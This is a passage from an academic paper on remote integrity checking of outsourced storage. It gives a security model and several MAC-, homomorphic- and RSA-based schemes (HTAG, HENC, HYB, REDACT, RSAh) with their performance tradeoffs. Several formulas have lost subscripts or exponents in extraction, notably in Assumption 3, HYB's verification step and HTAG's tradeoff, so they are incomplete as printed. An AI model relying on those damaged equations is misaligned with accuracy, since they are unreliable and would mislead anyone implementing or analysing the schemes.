Along another direction in improving `AUTH`, we incorporate a redactable signature [9] scheme to reduce the additional storage down to a constant factor of κ. Let us call this scheme `REDACT`. During setting up, the original file $\mathbf{x}$ is encoded and expanded to $\mathbf{y}$ as in `AUTH`, and a redactable signature of $\mathbf{y}$ is obtained. However, the server only need to store the original $\mathbf{x}$ and the signature. When the verifier wants to know the i-th object in $\mathbf{y}$, the server derives $\mathbf{y}$ from $\mathbf{x}$, and computes the redactable signature for the requested object. It is not difficult to show that `REDACT` is a secure $\mathcal{RIC}$ and $\mathcal{POR}$. Clearly, the main disadvantage is the computation time, and it is not clear how to aggregate multiple responses to reduce communication bits.

Filho et al. [7] proposed a scheme based on a collision resistant hash, which is a candidate of trap-door compression function. Let us call it RSAb. It seems to be secure but there is no rigorous proof. RSAb consumes the same resource as REDACT and require intensive computation. Fortunately, we can exploit its homomorphic properties to trade-off the number of bits read with the storage size, while keeping communication cost unchanged. Let us call this extension RSAh. Among the schemes studied in this paper, RSAh achieves the best asymptotic performance.

Performance. Table 1 gives a summary on performance. A reasonable choice of the parameters is: $c = 0.2, w = 500$, $\ell = 1000$ and $\kappa = 1000$. Thus, if the file is 1Gbits, then for AUTH-(c, w), the total storage required at the server is roughly 2.4Gbits, and the server has to send at least 1Mbits during verification. In contrast, HTAG-(c, w) requires only 4000 communication bits although it still requires 2.4Gbits total storage. HYB-(c, w) and REDACT-(c, w, ℓ) require only roughly 1.2Gbits total storage. RSAh-(c, w, ℓ) reduces the total storage size to roughly 1.2Gbits and communication cost to 5000 bits.

Contribution. We propose a security model for $\mathcal{RIC}$. Unlike the previously known model for $\mathcal{POR}$, the extractor can access the server's storage. We propose a few schemes: HTAG, HENC, HYB, REDACT and RSAh. Shacham et al. [14] gave a scheme same as HTAG and this paper is an independent work. The performance of these schemes is summarized in Table 1. The scheme HTAG, HENC, HYB and REDACT can be shown to be secure under reasonable cryptographic assumptions. Interestingly, schemes that have been proven secure under $\mathcal{RIC}$ can also be deployed as $\mathcal{POR}$ systems. To highlight the difference between the two models, we introduce the notion of trap-door compression.

Table 1. The size of the original file is $w\kappa$ bits. The file is expanded to a factor of $(1 + c)$ using ECC, grouped into blocks where each block contains ℓ elements, and w "requests" are made during a single verification. When $w = \kappa$ and $c = 1$, they are either $(2^{-\kappa}, 1 - negl(\kappa))$-secure or weakly secure. For RSAh, there is no formal proof of its security.

Scheme	Additional Storage	Bits accessed	Communication	Refer to
AUTH-(c, w) [12]	$(1 + 2c)m\kappa + O(\kappa)$	$2w\kappa$	$(1 + 2w)\kappa$	Section 4.1
HTAG-(c, w) [14]	$(1 + 2c)m\kappa + O(\kappa)$	$2w\kappa$	$O(\kappa)$	Section 4.2
HYB-(c, w, ℓ)	$(c + \frac{1+c}{\ell})m\kappa + O(\kappa)$	$O(w\kappa\ell)$	$O(\kappa\sqrt{\ell})$	Section 4.4
REDACT-(c, w, ℓ)	$(c + \frac{1+c}{\ell})m\kappa + O(\kappa)$	$O(w\kappa\ell)$	$O(w\kappa)$	Section 4.5
RSAh-(c, w, ℓ)	$(c + \frac{1+c}{\ell})m\kappa + O(\kappa)$	$O(w\kappa\ell)$	$O(\kappa)$	Section 4.6

2 Related Work

This paper is motivated by applications in remote-backup and peer-to-peer backup ([1,3,11]). Peer-to-peer backup system requires a mechanism to maintain the availability and integrity of data stored in peer nodes. Li et al. [11] proposed to choose neighboring nodes based on the social relationships and relies on the principle that people are more likely cooperative with friends.

Recently, there is a growing interest in the cryptographic aspects of the problem. Perhaps Filho et al. [7] first studied the scenario where the verifier does not has the original. They described two potential applications: *uncheatable data transfer* and *demonstrating data procession*, and proposed the RSA-based scheme. Juels et al. formulated the $\mathcal{POR}$ system and gave a security model [10]. They also proposed a sentinel-based method. However, the sentinel-based method can only support constant number of verifications. A refined security formulation is given in a recent technical paper [5]. The main difference of $\mathcal{POR}$ and $\mathcal{RIC}$ is in the requirement on file recovery. Ateniese et al. [2] gave a model for *Proof of Data Procession* system, and proposed a few schemes that provide tradeoff of computing time and storage size. These schemes can be viewed as an extension of the RSA-based scheme. Our scheme `RSAh` exploits similar idea, but is enhanced with ECC and in a simple form. Ateniese et al. [2] adopted the security model of $\mathcal{POR}$ and showed the security of the proposed schemes. However, it is inappropriate to apply $\mathcal{POR}$ security model since the original file cannot be recovered by interacting with the proposed server. In a recent technical paper, Shacham et al. [14] proposed a scheme which is essentially the same as the scheme `HTAG` independently given in this paper. The security model of $\mathcal{RIC}$ in this paper is based on notations and insight provided by Juels et al. [10] and an earlier manuscript [6].

Remote integrity checking is closely related to memory integrity verification [4,15]. The notion of authenticator proposed by Naor et al. [12] is formulated for memory integrity check. Nevertheless, an authenticator can also be deployed as a $\mathcal{POR}$ and $\mathcal{RIC}$ system. In particular, the idea of introducing redundancy to tradeoff resources is useful in our problem. Under the authenticator model, the queries sent must be requests of values at particular memory locations. Such restriction is not present in our problem, where the verifier may request for some computation to be done on the file.

The trap-door compression may be related to a notion by Harnik et al. [8] on compressibility of $\mathcal{NP}$ decision problems. Consider a $\mathcal{NP}$ decision problem, they studied compression that preserves the solution to an instance rather than preserving the instance itself.

3 Formulations and Definitions

Our formulation is based on the $\mathcal{POR}$ model proposed by Juels et al. [10] and the manuscript [6]. Roughly, a scheme is (β, γ) secure if, for any adversary who can pass verification with probability at least β, then there is an extractor who can recover the original with probability at least γ. The main difference of our model from $\mathcal{POR}$ is the type of information accessed by the extractor and its ability. Under $\mathcal{POR}$, the extractor is probabilistic polynomial time (PPT) and it can interact with the server, and has access of the verifier's storage. Under $\mathcal{RIC}$, the extractor has access to both the verifier's and the server's storages. We consider two settings. Firstly, the extractor is a maximum likelihood decoder, whose performance is an upper bound on all *PPT* extractors. For schemes that satisfy this setting, we say that they are weakly secure. Next, we consider extractor which is *PPT* . If a scheme is weakly secure, the adversary is unable to discard information and yet evade detection. However, there might not be an efficient algorithm in recovering the original. For instance, an adversary might apply an one-way function on the data and yet be able to carry out the verification. Although no information is lost, there is no efficient algorithm to transform it back to the original. Such weaker requirement is easier to handle.

3.1 Remote Integrity Check Model

A remote integrity check ($\mathcal{RIC}$) system consists of two entities, the owner and the server. The life cycle of $\mathcal{RIC}$ starts with a setup phase followed by a sequence of verification phases. An owner has a small private and reliable memory and is associated with three *PPT* (polynomial w.r.t. the security parameter κ) algorithms, the *key generator* $\mathcal{K}$, the *encoder* $\mathcal{E}$ and *verifier* $\mathcal{V}$. A server has a large storage and is associated with a *PPT* algorithm, the *prover* $\mathcal{P}$.

Setup Phase. An owner has a file $\mathbf{x} \in \{0,1\}^*$, and chooses a key k using the key generator: $k \leftarrow \mathcal{K}(\kappa)$. Given $\mathbf{x}$ and k, the encoder $\mathcal{E}$ outputs *public data* p_x and *private data* s_x, that is, $\mathcal{E}(\mathbf{x}, k) = (p_x, s_x)$. The public data p_x is then sent to the server and stored in server's storage. The private data s_x is stored in the owner's private memory.

Verification Phase. During this phase, $\mathcal{V}$ (on the owner side) interacts with $\mathcal{P}$ (on the server side). Let $\mathcal{M}_s$ denote the (possibly modified) storage content at the server. Let $\langle \mathcal{V}(s_x), \mathcal{P}(\mathcal{M}_s) \rangle$ be the output of $\mathcal{V}$ after the interactions, which is either 0 or 1. If it is 0, the owner rejects the server. A RIC system is *valid* if $\langle \mathcal{V}(s_x), \mathcal{P}(p_x) \rangle$ always outputs 1. In this phase, the owner plays the role of verifier, hence we use the terms "owner" and "verifier" interchangeably.

3.2 Security Model

Adversary. The adversary will go through two phases: learning phase and challenge phase. In the two phases, the adversary behaves in different modes accordingly. We denote the adversary with $\mathcal{A}$. During the learning and challenge phase, we write it as $\mathcal{A}_{\mathtt{learn}}$ and $\mathcal{A}_{\mathtt{chal}}$ respectively.

Learning Phase. The adversary chooses[1] a data file $\mathbf{x}$ and sends it to the owner. The setup phase in the previous section is then carried out. Next, polynomial number of verifications are carried out and the adversary (who plays the role of server) does not need to honestly follow the verification protocol. The adversary may modify the storage but it will be fixed at the end of the learning phase. Let us denote the storage content as $\mathcal{M}_s$.

[1] In practice, the data file is chosen by the user. Here we assume a stronger adversary.

Challenge Phase. During the challenge phase, the memory content $\mathcal{M}_c$ of the verifier and the $\mathcal{M}_s$ at the adversary will be fixed, i.e. both the verifier and adversary are stateless.

Advantage of Adversary. The goal of an adversary is to discard some information, but yet evade detection. We will model the information loss in two different settings. Under the first setting, we consider the maximum likelihood decoder given $\mathcal{M}_s$ and $\mathcal{M}_c$. Let $\mathbf{Y}_0, \mathbf{Y}_1$ and $\mathbf{Y}_2$ denote the random variable for data $\mathbf{x}$, adversary's memory $\mathcal{M}_s$ and verifier's memory $\mathcal{M}_c$ respectively. We define $\mathsf{ML}(\mathcal{M}_s, \mathcal{M}_c)$ as follow.

$$\mathsf{ML}(\mathcal{M}_s, \mathcal{M}_c) = \max_{\mathbf{x}_0} \mathsf{Pr}\left(\mathbf{Y}_0 = \mathbf{x}_0 \mid \mathbf{Y}_1 = \mathcal{M}_s, \mathbf{Y}_2 = \mathcal{M}_c\right).$$

We define $\mathsf{Succ}_{\mathcal{A}}^{\mathtt{chal}}(\mathcal{M}_s, \mathcal{M}_c)$ as the probability that adversary $\mathcal{A}$ passes verification, given that $\mathcal{A}$ has $\mathcal{M}_s$ and the verifier has $\mathcal{M}_c$.

$$\mathsf{Succ}_{\mathcal{A}}^{\mathtt{chal}}(\mathcal{M}_s, \mathcal{M}_c) = \mathsf{Pr}\left[\mathsf{Exp}_{\mathcal{A}}^{\mathtt{chal}}(\mathcal{M}_s, \mathcal{M}_c) = 1\right].$$

We define the advantage $\mathsf{Adv}_{\mathcal{A}}^{\mathsf{ML}}(\beta, \gamma; \kappa)$ of adversary w.r.t. security parameter κ as follow.

$$\mathsf{Adv}_{\mathcal{A}}^{\mathsf{ML}}(\beta, \gamma; \kappa) = \mathsf{Pr}\left[\begin{array}{c}(\mathbf{x}, \mathcal{M}_s, \mathcal{M}_c) \leftarrow \mathsf{Exp}_{\mathcal{A}}^{\mathtt{learn}}(\kappa) \ \wedge \\ \mathsf{Succ}_{\mathcal{A}}^{\mathtt{chal}}(\mathcal{M}_s, \mathcal{M}_c) \geq \beta \ \wedge \ \mathsf{ML}(\mathcal{M}_s, \mathcal{M}_c) < \gamma\end{array}\right].$$

Intuitively, the advantage of the adversary $\mathcal{A}$ is the probability that, $\mathcal{A}$ achieves false acceptance rate of at least β after learning, but the information loss of $\mathbf{x}$ is at least $1 - \gamma$.

Definition 1. *A remote integrity check system is (β, γ)-weakly secure, if for any PPT adversary $\mathcal{A}$, the advantage $\mathsf{Adv}_{\mathcal{A}}^{\mathsf{ML}}(\beta, \gamma; \kappa)$ of $\mathcal{A}$ is negligible in κ, i.e. for any positive polynomail $poly(\cdot)$, for all sufficiently large κ,*

$$\mathsf{Adv}_{\mathcal{A}}^{\mathsf{ML}}(\beta, \gamma; \kappa) \leq \frac{1}{poly(\kappa)}.$$

Note that Definition 1 is equivalent with

$$\mathsf{Pr}\left[\begin{array}{c}(\mathbf{x}, \mathcal{M}_s, \mathcal{M}_c) \leftarrow \mathsf{Exp}_{\mathcal{A}}^{\mathtt{learn}}(\kappa) \ \wedge \ \mathsf{Succ}_{\mathcal{A}}^{\mathtt{chal}}(\mathcal{M}_s, \mathcal{M}_c) \geq \beta \\ \Rightarrow \mathsf{ML}(\mathcal{M}_s, \mathcal{M}_c) \geq \gamma\end{array}\right] = 1 - negl(\kappa).$$

That is, if $\mathcal{A}$ passes verification with high chance ($\geq \beta$), then the information loss is low ($< 1 - \gamma$) with overwhelming high probability.

Similarly, we define the the security for *PPT* extractor. The success probability of an algorithm `extract`, which tries to extract $\mathbf{x}$ from $\mathcal{M}_c$ and $\mathcal{M}_s$, is defined as follow.

$$\mathsf{Succ}_{\mathcal{A}}^{\mathtt{extract}}(\mathcal{M}_s, \mathcal{M}_c; \mathbf{x}) = \mathsf{Pr}\left[\mathbf{x}^* \leftarrow \mathtt{extract}^{\mathcal{A}(\cdot)}(\mathcal{M}_s, \mathcal{M}_c) \ \wedge \ \mathbf{x}^* = \mathbf{x}\right].$$

We define the advantage $\mathsf{Adv}_{\mathcal{A}}^{\mathsf{extract}}(\beta,\gamma;\kappa)$ of adversary $\mathcal{A}$ w.r.t. algorithm `extract` and security parameter κ as,

$$\mathsf{Adv}_{\mathcal{A}}^{\mathsf{extract}}(\beta,\gamma;\kappa)=\mathsf{Pr}\left[\begin{array}{c}(\mathbf{x},\mathcal{M}_s,\mathcal{M}_c)\leftarrow \mathsf{Exp}_{\mathcal{A}}^{\mathtt{learn}}(\kappa)\ \wedge\\ \mathsf{Succ}_{\mathcal{A}}^{\mathtt{chal}}(\mathcal{M}_s,\mathcal{M}_c)\geq\beta\ \wedge\ \mathsf{Succ}_{\mathcal{A}}^{\mathtt{extract}}(\mathcal{M}_s,\mathcal{M}_c;\mathbf{x})<\gamma\end{array}\right].$$

Definition 2. *A remote integrity check system is (β,γ)-secure, if for any PPT adversary $\mathcal{A}$, there exists a PPT algorithm* `extract`*, the advantage $\mathsf{Adv}_{\mathcal{A}}^{\mathsf{extract}}$ $(\beta,\gamma;\kappa)$ of $\mathcal{A}$ is negligible in κ, i.e. for any positive polynomail poly$(\cdot)$, for all sufficiently large κ,*

$$\mathsf{Adv}_{\mathcal{A}}^{\mathsf{extract}}(\beta,\gamma;\kappa)\leq\frac{1}{poly(\kappa)}.$$

Trap-Door Compression. To highlight the difference between $\mathcal{POR}$ and $\mathcal{RIC}$, we introduce a notion of compressibility on hash function. From such functions, we can design a $\mathcal{RIC}$ system that is not $\mathcal{POR}$. We will give an informal description here. Consider a keyed hash function H. We say that it is a *trap-door compression*, if there is an efficient key generation algorithm that produces a public key e, and private key d, and two *PPT* algorithms, the compression $\mathcal{C}$ which is a many-to-one function that discards information, and $\mathcal{D}$ s.t. for any r,

$$\mathcal{D}(d,\mathcal{C}(d,x),r)=H(e,r,x).$$

However, without knowing d, for any *PPT* compression $\widetilde{\mathcal{C}}$ and *PPT* algorithm $\widetilde{\mathcal{D}}$, there exist many r's, s.t.

$$\widetilde{\mathcal{D}}(e,\widetilde{\mathcal{C}}(e,x),r)\neq H(e,r,x).$$

In other words, with the private key, it is possible to discard information and yet compute the hash value for any r. However, it is difficult to do so without the knowledge of the private key.

4 Schemes for Remote Integrity Check

4.1 `AUTH`: MAC and ECC

For completeness, we will describe the authenticator that uses message authentication code (MAC) and error-correcting code (ECC) by Naor et al. [12].

Let us illustrate the scheme using Reed-Solomon code and a MAC that produces a κ bits tag. The file is represented as $\mathbf{x}=x_1x_2\ldots x_m$ where each $x_i\in\mathbb{Z}_p$ and p is prime. The owner chooses a secret key s. Next, $\mathbf{x}$ is encoded using Reed-Solomon code, giving $\mathbf{y}=y_1y_2\ldots y_{2m}$. For each i, taking s as the key, the MAC t_i of (y_i,i) is computed. Finally, the sequence of tuples (y_i,t_i), for $1\leq i\leq 2m$ are sent to the server. During verification, the verifier chooses a random $r, 1\leq r\leq 2m$, and requests for the pair (y_i,t_i). The consistency of y_i and t_i is then verified using the key s.

Any modifications of a pair (y_i, t_i) can be detected using MAC. From the unmodified data, the original can be reconstructed using Reed-Solomon code as an erasure code. If the original is unable to be reconstructed, then at least $m+1$ pairs of $\{y_i, t_i\}$'s have been modified. Therefore, with probability more than 1/2, the verifier rejects. To reduce the probability of false acceptance to below ϵ, the verification can be carried out $\Theta(\log \frac{1}{\epsilon})$ times, but incurring communication cost. The storage required is large, which is at least 4 times larger than the original.

This authenticator can be employed for remote integrity check, and we call it AUTH-(c, w), where the data of size $m\kappa$ is expanded to size $(c+1)m\kappa$ using ECC, and w randomly selected pairs (y_i, t_i)'s are accessed and checked during each verification.

4.2 HTAG: Homomorphic MAC

This scheme also appeared in an earlier technical paper by Shacham et al. [14]. The main idea is to reduce communication bits in AUTH using homomorphic MAC and an almost universal hash function. Each x_i is associated with an authentication tag t_i. During verification, the verifier chooses a key r and asks for the key-hashed value of $\mathbf{x}$ with r. Due to the homomorphic property of the tags, the server can also compute the tag of the hashed value from t_i's. Thus the verifier can check whether the server has carried out the computation honestly.

Setup. The owner chooses a κ bits prime p. The file is represented as $\mathbf{x} = x_1 x_2 \ldots x_m$ where $x_i \in \mathbb{Z}_p$ for each i. The owner randomly chooses s and α from $\mathbb{Z}_p^*$. Let $s_i = G(s, i)$ for $i = 1, 2, 3, \ldots, m$, where G is a secure pseudo random number generator. The owner computes a tag $t_i = \alpha x_i + s_i \mod p$, for each i, and sends $\mathbf{x}$, t_i's and p to the server. The value s and α are kept as secrets.

Verification. The verifier chooses a random r from $\mathbb{Z}_p^*$ and sends r to the server. The server computes A and B as follow and sends them to the verifier.

$$A = \mathcal{H}_p(r; \mathbf{x}) \triangleq \sum_{i=1}^{m} r^i x_i \mod p, \qquad B = \sum_{i=1}^{m} r^i t_i \mod p.$$

The verifier accepts if $B \equiv \alpha A + \mathcal{H}_p(r, \mathbf{s}) \pmod{p}$.

Theorem 1. HTAG *is* $(0.5, 1 - negl(\kappa))$*-secure, assuming* $G(\cdot,\cdot)$ *is a cryptographic secure pseudo random number generator, where* $negl(\cdot)$ *is a negligible function and* κ *is the security parameter.*

Tradeoff. By adding redundancy, the variant HTAG-(c, w) can reduce the number of read accesses at the cost of storage size. The data $x_1 x_2 x_3 \ldots x_m$ is encoded as $y_1 y_2 \ldots y_{cm+m}$ using an ECC. Each y_i is associated with a tag t_i. During each verification, the verifier chooses w random indices $i_1, i_2, \ldots, i_w$ and sends these w indices together with the random key r to the server. The server computes and sends $A = \mathcal{H}_p(r; y_{i_1}, y_{i_2}, \ldots, y_i \ \ )$ and $B = \mathcal{H}_p(r; t_{i_1}, t_{i_2}, \ldots, t_i \ \ )$ to the verifier. To further reduce communication bits, the w indices are generated from a seed r_0, so that only two numbers r and r_0 are sent.

4.3 HENC: Homomorphic Encryption

We give another simple scheme HENC. It also uses a homomorphic tag similar to HTAG but its goal is to reduce storage size instead of communication bits. In its basic form, it requires high communication cost but can be made efficient by incorporating other techniques.

Setup. The owner chooses a $p = 2q + 1$, where both p, q are primes, and a generator g of $\mathbb{Z}_p^*$. The file is organized as $x_1 x_2 x_3 \dots x_m$ where each $x_i \in \mathbb{Z}_{p-1}$. The file and p are then sent to the server. The owner also chooses r from $\mathbb{Z}_{p-1}^*$, and computes

$$h = \sum_{i=1}^{m} r^i x_i \mod (p-1). \tag{1}$$

Both r and h are kept as secrets. It is not necessary to keep g secret.

Verification. The verifier picks a random α, and sends the sequence

$$\langle\ b_i = g^{\alpha r} \mod p\ \rangle_{i=1,2,3,\dots,m}$$

The server is supposed to compute and return $A = \prod_{i=1}^{m} b_i^{x} \mod p$.The verifier accepts if $A \equiv g^{\alpha h} \pmod{p}$.

Remarks

1. HENC is $(0.5, 1 - negl(\kappa))$-weakly secure, assuming that it is difficult to distinguish b_i's from random numbers.

Theorem 2. *The scheme* HENC *is* $(0.5, 1 - negl(\kappa))$*-weakly secure under* Assumption 3*, where* $negl(\cdot)$ *is a negligible function and* κ *is the security parameter.*

Assumption 3. *Let* $p = 2q + 1$ *where* p, q *are primes, and* g *be a generator of* $\mathbb{Z}_p^*$*. The following two sequences, where* $r, r_1, r_2, \dots, r_m$ *are uniformly chosen from* $\mathbb{Z}_{p-1}^*$*, are computationally indistinguishable.*

$$\mathcal{R}_0 : \langle g^{r_1} \bmod p, g^{r_2} \bmod p, \dots, g^{r} \mod p\rangle$$
$$\mathcal{R}_1 : \langle g^{r} \bmod p, g^{r^2} \bmod p, \dots, g^{r} \mod p\rangle$$

The main idea of the proof is as follow. Suppose there is a successful adversary. Consider a tester who, on input of m number, $v_1, v_2, \dots, v_m$, generates instances for the learning phases, and simulates the adversary. Each learning instance is the sequence $v_i^a \bmod p$ for $i = 1, \dots, m$, where a is randomly chosen. Next, the tester simulates a honest server, and the adversary during the challenge phase. If both produce the same response, the tester outputs 1, otherwise outputs 0. We can show that, if the input is from $\mathcal{R}_0$, the expected output is less than 0.3, whereas if the input is of the form $g^r \bmod p$, then the expected output is not less than 0.5 This contradicts Assumption 3.

2. To enhance the scheme from weakly-secure to secure, we require a *PPT* extractor. This can be achieved by the following modifications. Instead of choosing a prime p as modulus, we can incorporate the Paillier cryptosystem [13] and choose n^2 as modulus, where n is a composite, and an appropriate g. By property of the Paillier cryptosystem, with the knowledge of the private key, the verifier can perform discrete-log. To recover the original from the storage, the extractor simulates sufficiently large number of verifications by sending the b_i's of the form

$$g^{\hat{r}} \text{mod } n^2, g^{\hat{r}^2} \text{mod } n^2, \ldots g^{\hat{r}} \quad \text{mod } n^2$$

where $\hat{r}$ is randomly chosen for each verification. The correct response from the server gives the sample of a m-degree polynomial evaluated at $\hat{r}$. There may be "errors" in the server's responses, which can be corrected using list decoding. Thus, we have a $(0.5, 1 - negl(\kappa))$-secure scheme.

3. Using bilinear map, communication required can be reduced to $\sqrt{m}$ numbers. Note that it is not necessary to use the $r, r^2, r^3, \ldots, r^m$ as coefficients in (1). They can be a sequence of pseudo random numbers $r_1, r_2, \ldots, r_m$ chosen during setup phase. We can also construct each of the m coefficients using the sum $r_i + r_j$, for $i, j = 1, 2, \ldots, \sqrt{m}$, where the r_i's are pseudo random. Now, using bilinear map, the number of values to be sent is reduced to $\sqrt{m}$. That is, the verifier just need to send the sequence g_1^{r} 's, and the server can compute $e(g_1^{r}, g_1^{r})$ to obtain g_2^{r+r} for any i and j, where $e(\cdot, \cdot)$ is the bilinear map and g_1 and g_2 are generators of the two respective groups. We can show that this variant is weakly secure. However, it is not clear how to incorporate Paillier cryptosystem into this variant.

4.4 HYB-(c, w, ℓ): Hybrid of HENC with HTAG

For simplicity, we first explain the algorithm when $c = 0$ and $w = m\kappa/\ell$, where the file size is $m\kappa$. Thus, the only parameter is ℓ. The data $\mathbf{x}$ is grouped into blocks. The scheme HENC is applied on each block to obtain a sequence of hash values. Next, the homomorphic MAC is applied on the hash values.

Setup. The owner choose a κ bits $p = 2q + 1$ where both p, q are prime, and a generator g of $\mathbb{Z}_p^*$. Organized the file into u blocks and each block contains ℓ numbers from $\mathbb{Z}_{p-1}$. Let $x_{i,j}$ be the j-th number in the i-th block. The owner chooses a random r from $\mathbb{Z}_{p-1}^*$, and a seed s. Let $s_i = G(s, i)$ for $1 \leq i \leq u$ where G is a pseudo random number generator. Compute the tag t_i for the i-th block as follow:

$$h_i = \mathcal{H}_{p-1}(r; x_{i,1}, x_{i,2}, \ldots, x_{i,\ell}) = \sum_{j=1}^{\ell} x_{i,j} r^j \mod (p-1),$$

$$t_i = (h_i + s_i) \mod (p-1).$$

Send the data $x_{i,j}$'s, tags t_i's and p to the server. Keep s and r as secrets. It is not necessary to keep g secret.

Verification

1. The verifier chooses random numbers a, α from $\mathbb{Z}_p^*$ and computes a sequence of numbers $b_1, b_2, \ldots, b_\ell$ where $b_i = g^{\alpha r} \mod p$. The verifier sends a and the b_i's to the server.
2. The server computes values A and B as follow and sends them to the verifier.

$$B = \prod_{i=1}^{u} \prod_{j=1}^{\ell} b_j^{a \ x \ ,} \mod p, \qquad A = \sum_{i=1}^{u} t_i a^i \mod (p-1).$$

3. The verifier accepts if $Bg^{\alpha \mathcal{H} \ ^{-1}(a; s_1, s_2, \ldots, s \ )} \equiv g^{\alpha A} \pmod{p}$.

Security. We can show that HYB is $(0.5, 1 - negl(\kappa))$-weakly secure, assuming that the sequence b_i's is pseudo random, and the following assumption. The second assumption is required to ensure "forgery" of tags is difficult.

Assumption 4. *Let p be a κ bits prime, and g be a generator of $\mathbb{Z}_p^*$. Given a sequence $b_1, b_2, \ldots, b_m$, where $b_i = g^{\alpha r} \mod p$, and α, r are uniformly randomly distributed over $\mathbb{Z}_p$, it is infeasible to compute a pair of values (C, D) such that $C = D^\alpha$ and $D \neq 1$.*

Similarly, by using Paillier cryptosystem, we have a scheme that is $(0.5, 1 - negl(\kappa))$-secure.

Tradeoff. By adding redundancy, HYB-(c, w, ℓ) can tradeoff server's storage with the number of read accesses per verification, without incurring more communication bits. The $m\kappa$-bits file is first encoded using ECC and expanded to $(c+1)m\kappa$ bits. During each verification, only w blocks are selected. Therefore, the total number of bits accessed is reduced to $O(w\kappa\ell)$.

4.5 REDACT: Redactable Signature Scheme

Redactable signature scheme is a homomorphic signature scheme [9]. We consider such schemes for unordered sets where a message is a set $\mathbf{x} = \{x_1, x_2, \ldots, x_m\}$ of objects, and a set $\mathbf{x}'$ is a *redacted* message of $\mathbf{x}$ if $\mathbf{x}' \subset \mathbf{x}$. As usual, with the private key, the signer can compute a signature σ. A redactable signature scheme enables an entity, known as the redactor, to compute a valid signature for a redacted message $\mathbf{x}'$ from the message $\mathbf{x}$ and its signature σ, without knowing the private key. Hence, the scheme consists of three algorithms *Sign*, *Redact*, and $Verify$. There are known schemes [9] that produce short signature of length within a constant factor of the key size κ.

The main idea in REDACT is simple: The data $\mathbf{x} = x_1 x_2 \ldots x_m$ is first encoded using ECC to get $\mathbf{y} = y_1 y_2 \ldots y_{2m}$ (so the redundancy rate $c = 1$). The encoded data $\mathbf{y}$ is then represented as an unordered set $p_x = \{(1, y_1), (2, y_2), \ldots, (2m, y_{2m})\}$. The owner signs the unordered set p_x, and the server stores the original $\mathbf{x}$ and the signature σ. Thus, the addition storage size is $O(\kappa)$. During verification, the verifier sends an index, say i. The server is supposed to compute y_i from $\mathbf{x}$. By property of the redactable signature scheme, the signature σ_i for the singleton set $\{(i, y_i)\}$ can be computed by the server. The verifier then check whether σ_i is a valid signature of $\{(i, y_i)\}$. Since the verifier does not need to know the private key, this scheme can be employed in scenarios where the verifier is not the owner.

Theorem 5. `REDACT` *is* $(0.5, 1 - negl(\kappa))$*-secure, if the redactable signature scheme employed by* `REDACT` *is unforgeable, where* $negl(\cdot)$ *is a negligible function and* κ *is the security parameter.*

Tradeoff. Let us consider the extension `REDACT`-(c, w, ℓ) which reduces number of bits accessed at the cost of the server's storage. Using ECC, the data $\mathbf{x}$ is expanded by a factor of $(c + 1)$. Next, the encoded data is divided into blocks, where each block contains ℓ elements and each elements is κ bits. Each block is signed independently. Thus there are $(c+1)m/\ell$ signatures. During the verification phase, the verifier sends w random indices $i_1, i_2, \ldots, i_w$ to the server. The server computes signatures σ_i 's for each y_i and sends them to the verifier.

4.6 `RSAb`: Trapdoor Compression

Filho et al. [7] proposed a RSA-based scheme. We will describe this scheme here and call it `RSAb`. Note that `RSAb` is not a $\mathcal{POR}$ system, and it seems to be a trap-door compression and secure $\mathcal{RIC}$ system. However, there is no proof yet.

Setup. Data $\mathbf{x}$ is represented as a single integer. Choose a κ bits RSA modulus n. The owner keeps $s = \mathbf{x} \mod \phi(n)$ as secret, and sends $\mathbf{x}$ and n to the server.

Verification. Verifier randomly chooses $r \in Z_n^*$ and sends r to the server. Server computes $z = r^{\mathbf{x}} \mod n$ and sends it back to the verifier. Verifier accepts if, $r^s \equiv z \pmod{n}$.

Note that the function $H(\mathbf{x}, r_0) = r_0^{\mathbf{x}} \mod n$, where r_0 is a fixed constant with maximum order in $\mathbb{Z}_n^*$, is collision resistant, assuming factorization is difficult. It is easy to show that, an adversary who can evade detection, must employ a one-way function to discard information. If not, the adversary can find a collision.

Tradeoff. We give an extension `RSAh`-(c, w, ℓ) by exploiting a homomorphic property and incorporating ECC. This hybrid achieves the best asymptotic performance among the schemes discussed here.

The data $\mathbf{x}$ of $m\kappa$ bits is encoded using ECC. The encoded data of size $(c + 1)m\kappa$ is divided into blocks, where each block is represented as a single $\ell\kappa$-bits integer. Let b_i be the i-th block. Each b_i is associated with a tag

$$t_i = g^{b_i + s_i} \mod n,$$

where n is the κ-bits RSA modulus, g an element with large order, and the s_i's are secrets chosen by the owner. The data b_i's, tags t_i's, and n are sent to the server.

During verification, the verifier randomly chooses α and r from $\mathbb{Z}_n$, and computes $h = g^{\alpha} \mod n$. The verifier also chooses w random indices $i_1, i_2, \ldots, i_w$, and sends these w indices, h and r to the server. Let $\hat{b}_j = b_{i}$, $\hat{s}_j = s_{i}$ and $\hat{t}_j = t_{i}$ for each $1 \leq j \leq w$. The server is supposed to compute and send back H and T defined as follow:

$$H = h^u \mod n, \text{ where } u = \sum_{i=1}^{w} r^i \; \hat{b}_i, \qquad T = \prod_{i=1}^{w} (\; \hat{t}_i \;)^r \mod n.$$

The verifier accepts if $Hg^{\alpha v} \equiv T^{\alpha} \pmod{n}$ where $v = \sum_{i=1}^{w} r^i \hat{s}_i$.

The w indices can be generated from a short seed using pseudo random number generator, and s_i's can also be generated from another short seed. Although not obvious at first glance, `RSAh` can be treated as an extension of `RSAb`.

Efficiency. For `RSAb`, the communication cost, verifier's storage size, and additional server's storage size are $O(\kappa)$ bits, and the number of read access is $m\kappa$ bits which is exactly the size of the data. The variant scheme `RSAh`-(c, w, ℓ) reduces the number of read access to $(1 + \ell)w\kappa$ bits at the cost of $(c + \frac{1+c}{\ell})m\kappa + O(\kappa)$ bits of additional storage. The communication cost are still in $O(\kappa)$ bits. Hence, in term of asymptotic performance, `RSAh`-(c, w, ℓ) is the most efficient among the proposed schemes.

5 Conclusion

The subtle difference between $\mathcal{RIC}$ and $\mathcal{POR}$ seems to be profound, and related to compressibility of hash functions. This is illustrated by the simple scheme `RSAb`. Although in a simple form, `RSAb` is not easy to analyze and new techniques seems to be required. In this paper, we focus on asymptotic performance. It is also interesting to investigate the performance of the proposed schemes in practical scenarios, and how to combine the underlying techniques for better tradeoff.

Acknowledgement. The authors wish to thank the anonymous reviewers for pointing out relevant references and their valuable suggestions, and Aldar Chan, National University of Singapore, for the insightful discussions.

References

1. Androutsellis-Theotokis, S., Spinellis, D.: A survey of peer-to-peer content distribution technologies. ACM Comput. Surv. 36(4), 335–371 (2004)
